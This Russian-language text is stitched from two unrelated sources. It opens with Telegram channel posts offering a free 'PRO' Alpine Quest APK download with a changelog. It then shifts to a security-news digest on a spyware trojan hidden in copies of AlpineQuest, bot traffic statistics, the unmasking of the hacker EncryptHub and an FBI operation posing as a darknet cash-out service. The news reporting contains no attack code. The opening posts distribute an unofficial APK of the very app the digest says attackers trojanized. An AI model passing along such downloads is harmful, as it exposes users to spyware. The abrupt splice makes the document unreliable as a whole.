Есть в свободном доступе Alpine Quest версия PRO.
Ссылка на приложение из [redacted]
[redacted]
❤ 3 311 10:36

https://t.me/[redacted] 320 10:59

1 ноября 2024 г.

Обновление от 12.10.2024 GP

2.3.9 BETA
• Added ability to display photos of all recorded tracks as previews over the map ("Placemarks" menu → "Displayed placemarks" → tap the eye at the right of "Photos");
• Added ability view the EXIF information of photos;
• Various improvements and bug fixes.

• Добавлена возможность отображения фотографий всех записанных треков в виде предварительного просмотра на карте (меню "Метки" → "Отображаемые метки" → нажмите на глаз справа от "Фотографий");
• Добавлена возможность просмотра информации о фотографиях в формате EXIF;
• Различные улучшения и исправления ошибок.
👍 5 244 12:53

17 января

AlpineQuest_919t.apk
11.8 МБ · 33 17:40

Поскольку Android.Spy.1292.origin был встроен в копию настоящего приложения, после установки оно выглядит и работает как оригинальная программа, не вызывая подозрений у пользователя.

При каждом запуске троян собирает и передает на управляющий сервер следующие данные:

- учетные записи пользователя и номер мобильного телефона;
- контакты из телефонной книги;
- текущую дату;
- текущую геолокацию;
- сведения о хранящихся на устройстве файлах;
- версию приложения.

Малварь дублирует часть информации в принадлежащий атакующим Telegram-бот. Например, отправляет боту данные о новых координатах при каждой смене местоположения устройства.


Получив информацию о доступных файлах, злоумышленники могут дать трояну команду загрузить и запустить вспомогательные модули, с помощью которых тот сможет похитить нужные данные.

Проведенный анализ показал, что создателей спайвари интересуют конфиденциальные документы, которые пользователи передают через мессенджеры Telegram и WhatsApp, а также файл журнала локаций locLog, создаваемый непосредственно AlpineQuest.

БОТЫ ЛИДИРУЮТ В МИРОВОМ ТРАФИКЕ

Доля мирового трафика, приходящегося на ботов, впервые превысила долю трафика, генерируемого людьми, сообщили аналитики компании Imperva. Исследователи объясняют, что это связано с активностью ИИ и инновациями в криминальной среде.


В настоящее время боты генерируют **51%** от общего количества интернет-трафика в мире. При этом **37%** из них — это вредоносные боты и только **14%** — полезные.



В своем отчете компания выделяет две тенденции: рост числа API-атак ботов (**44%** всех продвинутых ботов нацелены на API) и увеличение количества атак на захват учетных записей (на **40%** больше, чем в предыдущем году).

Наиболее распространенные типы API-атак нацелены на сбор данных (**31%**), мошенничество с платежами (**26%**), захват учетных записей (**12%**) и скальпинг (**11%**).

Распределение API-атак по типам




«Общим знаменателем» этих атак является использование уязвимостей API, от **НЕПРАВИЛЬНОЙ КОНФИГУРАЦИИ** и **НЕДОСТАТОЧНЫХ ОГРАНИЧЕНИЙ** до **СЛАБЫХ ПРОТОКОЛОВ АУТЕНТИФИКАЦИИ**.

Среди наиболее распространенных ИИ-ботов исследователи перечисляют ByteSpider Bot (на него приходится **54%** всех атак с использованием ИИ), AppleBot (**26%**), Claude Bot (**13%**) и ChatGPT User Bot (**6%**).

Успех бота ByteSpider специалисты объясняют тем, что его часто путают с легальным краулером ByteSpider, управляемым компанией ByteDance.

Суммарно в 2024 году Imperva заблокировала около **13 ТРИЛЛИОНОВ** запросов ботов, обнаруживая около **2 МИЛЛИОНОВ** атак с использованием ИИ каждый день.



РАЗОБЛАЧЕНИЕ ENCRYPTHUB

Специалисты шведской ИБ-компании Outpost24 KrakenLabs пришли к выводу, что известный хакер EncryptHub (он же LARVA-208 и Water Gamayun), связанный со взломами 618 организаций, является одновременно киберпреступником и багхантером. Дело в том, что EncryptHub уведомил Microsoft о двух уязвимостях нулевого дня в Windows.

Уязвимости, о которых идет речь, — это CVE-2025-24061 (обход Mark of the Web) и CVE-2025-24071 (спуфинг File Explorer). Microsoft устранила их в текущем году, в рамках мартовского вторника обновлений. Тогда в компании поблагодарили за обнаружение багов некоего исследователя под ником SkorikARI with SkorikARI.

Как пишут исследователи, им удалось связать EncryptHub и SkorikARI, так как злоумышленник случайно заразил собственную систему малварью, в результате чего раскрыл свои учетные данные.

Предполагается, что около десяти лет назад EncryptHub уехал из родного города Харькова, после чего обосновался где-то на побережье Румынии. После переезда он не привлекал к себе внимания и самостоятельно разбирался в ИТ, записавшись на онлайн-курсы, и параллельно искал работу, связанную с компьютерами.

При этом деятельность EncryptHub резко прервалась в начале 2022 года, после начала специальной военной операции. Исследователи заявляют, что нашли доказательства, позволяющие предположить, что в это время EncryptHub был заключен в тюрьму:

> После освобождения он возобновил поиски работы, на этот раз предлагал услуги по разработке сайтов и приложений как фрилансер, что приносило определенные плоды, — говорится в отчете компании. — Но оплата, вероятно, оказалась слишком низкой. Мы полагаем, что после непродолжительных попыток участия в программах bug bounty, которые не увенчались успехом, в первой половине 2024 года он переключился на киберпреступную деятельность.

Упомянутая выше утечка помогла связать злоумышленника с различными онлайн-аккаунтами и составить профиль человека, который чередует работу ИБ-исследователя и киберпреступника. Одним из таких аккаунтов стал SkorikARI, с помощью которого хакер уведомил Microsoft о двух уязвимостях нулевого дня.

По словам аналитика Outpost24 Гектора Гарсии (Hector Garcia), на связь между SkorikARI и EncryptHub указывает множество доказательств. Исследователи пишут, что хакер постоянно переключается со связанного с разработкой фриланса на киберпреступную деятельность:

> Самым весомым доказательством стало то, что в файлах паролей, которые EncryptHub слил из собственной системы, фигурировали учетные записи, связанные как с EncryptHub (например, учетные данные для EncryptRAT, который еще находился в разработке, или его аккаунт на xss.is), так и со SkorikARI (например, доступы к фриланс-сайтам или его аккаунт Gmail), — поясняет Гарсия. — Также был найден логин для hxxps://github(.)com/SkorikJR, который упоминался в июльской статье специалистов Fortinet о Fickle Stealer, что позволило объединить все эти данные. Еще одним весомым подтверждением связи между ними стали чаты с ChatGPT, в которых можно наблюдать активность, связанную как с EncryptHub, так и со SkorikARI.

В компании отмечают, что, несмотря на заметные познания в области ИТ, хакер стал жертвой небрежного отношения к операционной безопасности (OPSEC), что и раскрыло его личную информацию. К примеру, EncryptHub использовал ChatGPT как для разработки вредоносных и фишинговых сайтов, так и для интеграции стороннего кода и изучения уязвимостей. Например, в одном случае он просит помощи чат-бота в организации масштабной, но совершенно «безобидной» кампании, которая затронет десятки тысяч компьютеров.

Порой он и вовсе вел с чат-ботом OpenAI личные диалоги: в одном из них он рассказал ИИ о своих достижениях и попросил чат-бота причислить себя к категории крутых хакеров или вредоносных исследователей. Тогда, основываясь на предоставленных данных, ChatGPT оценил EncryptHub как black hat на 40%, white hat на 30%, gray hat на 20% и оставил 10% на неопределенность, которая отражает моральный и жизненный конфликт хакера.

EncryptHub поверхностно связан с вымогательскими группировками, занимающимися разработкой такой малвари, как RansomHub и BlackSuit. Однако в последнее время он больше известен благодаря различным фишинговым атакам и созданию собственного PowerShell-инфостилера под названием Fickle Stealer.

Также EncryptHub был замечен за проведением кампаний с использованием социальной инженерии, в ходе которых он создает профили в социальных сетях и сайты для фейковых приложений. К примеру, недавно он создал аккаунт в соцсети X и сайт для несуществующего приложения управления проектами GartoriSpace.

Ссылка на сайт фальшивого приложения распространялась через личные сообщения в социальных сетях. При загрузке софта устройства в Windows жертвы получали PPKG-файл, который устанавливал Fickle Stealer, а на устройства под управлением Mac загружался стилер AMOS, тоже ворующий информацию.

Кроме того, недавно EncryptHub удалось связать с атаками на пользователей Windows с применением уязвимости Microsoft Management Console (CVE-2025-26633). Эта уязвимость была устранена в марте текущего года и применялась для доставки инфостилеров и ранее не документированных бэкдоров (SilentPrism и DarkWisp).

По данным аналитиков компании Prodaft, которые недавно тоже посвятили активности EncryptHub отдельный отчет, злоумышленник стоит за взломом более 600 организаций, распространяя стилеры и вымогательское ПО.

В Outpost24 сообщают:

> Случай EncryptHub подчеркивает, что слабая операционная безопасность остается одной из самых опасных слабостей для киберпреступников. Несмотря на техническую искушенность, базовые ошибки (включая повторное использование паролей, незащищенную инфраструктуру и смешивание личной деятельности с преступной) в итоге привели к его разоблачению.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

РКН рекомендует отказаться от использования Cloudflare TLS ECH

В онлайн-магазинах нашли смартфоны, зараженные трояном Triada

У компании Check Point произошла утечка данных

Уязвимость WhatsApp позволяла выполнить произвольный код в Windows

В робособаке Unitree Go1 обнаружен бэкдор

Мошенники присылают пользователям готовые seed-фразы

Преступники создают клон собственной карты на Android-устройстве жертвы

Скомпрометирована рекомендуемая Ripple библиотека xrpl.js

4chan вышел из строя из-за масштабной атаки

Компания Prodaft покупает аккаунты на хакфорумах

ELONMUSKWHM

Как ФБР притворялось Илоном Маском и отмывало деньги для хакеров и драгдилеров

FBI
$17.352
FBI

Еще в 2023 году ФБР обнаружило крупного преступника, известного в даркнете под ником ElonmuskWHM, который отмывал миллионы долларов для других злоумышленников. После того как личность ElonmuskWHM была установлена, его арестовали, однако бизнес продолжил работу. Около года отмыванием денег занималось само ФБР, собирая информацию о клиентах ElonmuskWHM.

Мария Нефёдова
nefedova@glc.ru

Это далеко не первый случай, когда американские правоохранители прибегают к подобной тактике и фактически предоставляют преступникам необходимую инфраструктуру или услуги, а сами наблюдают за происходящим и собирают данные.

К примеру, несколько лет назад ФБР создало платформу для зашифрованных коммуникаций Anom (она же An0m или Anøm — в отчетах разных ведомств название указано по-разному), похожую на Encrochat и Phantom Secure, и управляло ею. Это средство связи обрело огромную популярность среди преступников во всем мире, благодаря чему правоохранители годами наблюдали за всеми их коммуникациями. За годы работы Anom правоохранительным органам удалось распространить среди преступников более 12 тысяч «защищенных» устройств более чем в 100 странах мира.

Также в прошлом году стало известно, что ФБР создало собственную криптовалюту, которая предназначалась для расследования манипулирования ценами на крипторынках.

КРУПНЕЙШИЙ ОБНАЛЬЩИК WHM

Издание 404 Media рассказало о масштабной операции правоохранителей, в рамках которой агенты ФБР на протяжении 11 месяцев выдавали себя за ElonmuskWHM и обналичивали деньги для наркоторговцев, хакеров и других преступников.

Судя по публикациям на даркнет-форуме Dread, где собирались и координировали свои действия клиенты наркоторговцев, бизнес ElonmuskWHM начался примерно в октябре 2020 года. Тогда он начал рекламировать свои услуги, предлагая «наличные по почте с эскроу и стопроцентной анонимностью».

Схема была проста: клиент переводил свою криптовалюту ElonmuskWHM через даркнет-маркетплейс (с его комиссией), а ElonmuskWHM отправлял клиенту наличные по почте, оставляя себе комиссию в размере 20%.

Если сначала пользователи Dread обвиняли ElonmuskWHM в том, что он полицейский или мошенник, со временем некоторые все же попробовали перевести ему криптовалюту, после чего успешно получили свои наличные.

Elonmuskcash

Фото, сделанное довольным клиентом с даркнет-форума

Уже через месяц «Илон Маск» заявил, что через него прошло более 30 тысяч долларов. К январю 2021 года он осуществил более 200 сделок, затем 450 и в конечном итоге стал называть себя крупнейшим поставщиком наличных на даркнет-маркетплейсе White House Market (WHM), где тоже активно рекламировался.

Вскоре ElonmuskWHM уже заявлял, что «перевел миллионы, работая на нескольких континентах». Он предлагал доставку наличных в любую точку Европы и уверял, что за ночь может перевести в США 100 тысяч долларов.

Как отмечает издание, в США такие услуги всегда востребованы. Ведь компании, позволяющие обменивать криптовалюту на фиатные деньги, должны быть зарегистрированы в госорганах и по закону обязаны собирать идентифицирующую информацию о своих пользователях, как обычные банки. Невозможно попросту зарегистрироваться на Binance или Coinbase и обналичивать деньги: биржи передадут всю информацию властям, если им будет предъявлен судебный ордер.

ВНИМАНИЕ ФБР

Согласно судебным документам, в апреле 2021 года сотрудник ФБР впервые наткнулся на рекламу ElonmuskWHM на теневых сайтах и заинтересовался происходящим.

В августе того же года ФБР подключило к делу Службу почтовой инспекции США (USPIS), и ведомства занялись совместным расследованием деятельности ElonmuskWHM. В рамках этой операции почтовый инспектор США Джошуа Смит (Joshua Smith) открыл абонентский ящик в штате Кентукки, и власти стали заказывать наличные у ElonmuskWHM, прикидываясь наркоторговцами.

Все посылки и переговоры с преступником тщательно изучались в попытках установить его личность. Заказы были относительно небольшими: 1800 долларов, 2000 долларов наличными. Порой деньги приходили внутри разрезанных книг, страницы из которых были изъяты и заменены конвертами с наличными, после чего книги склеивались по краям.

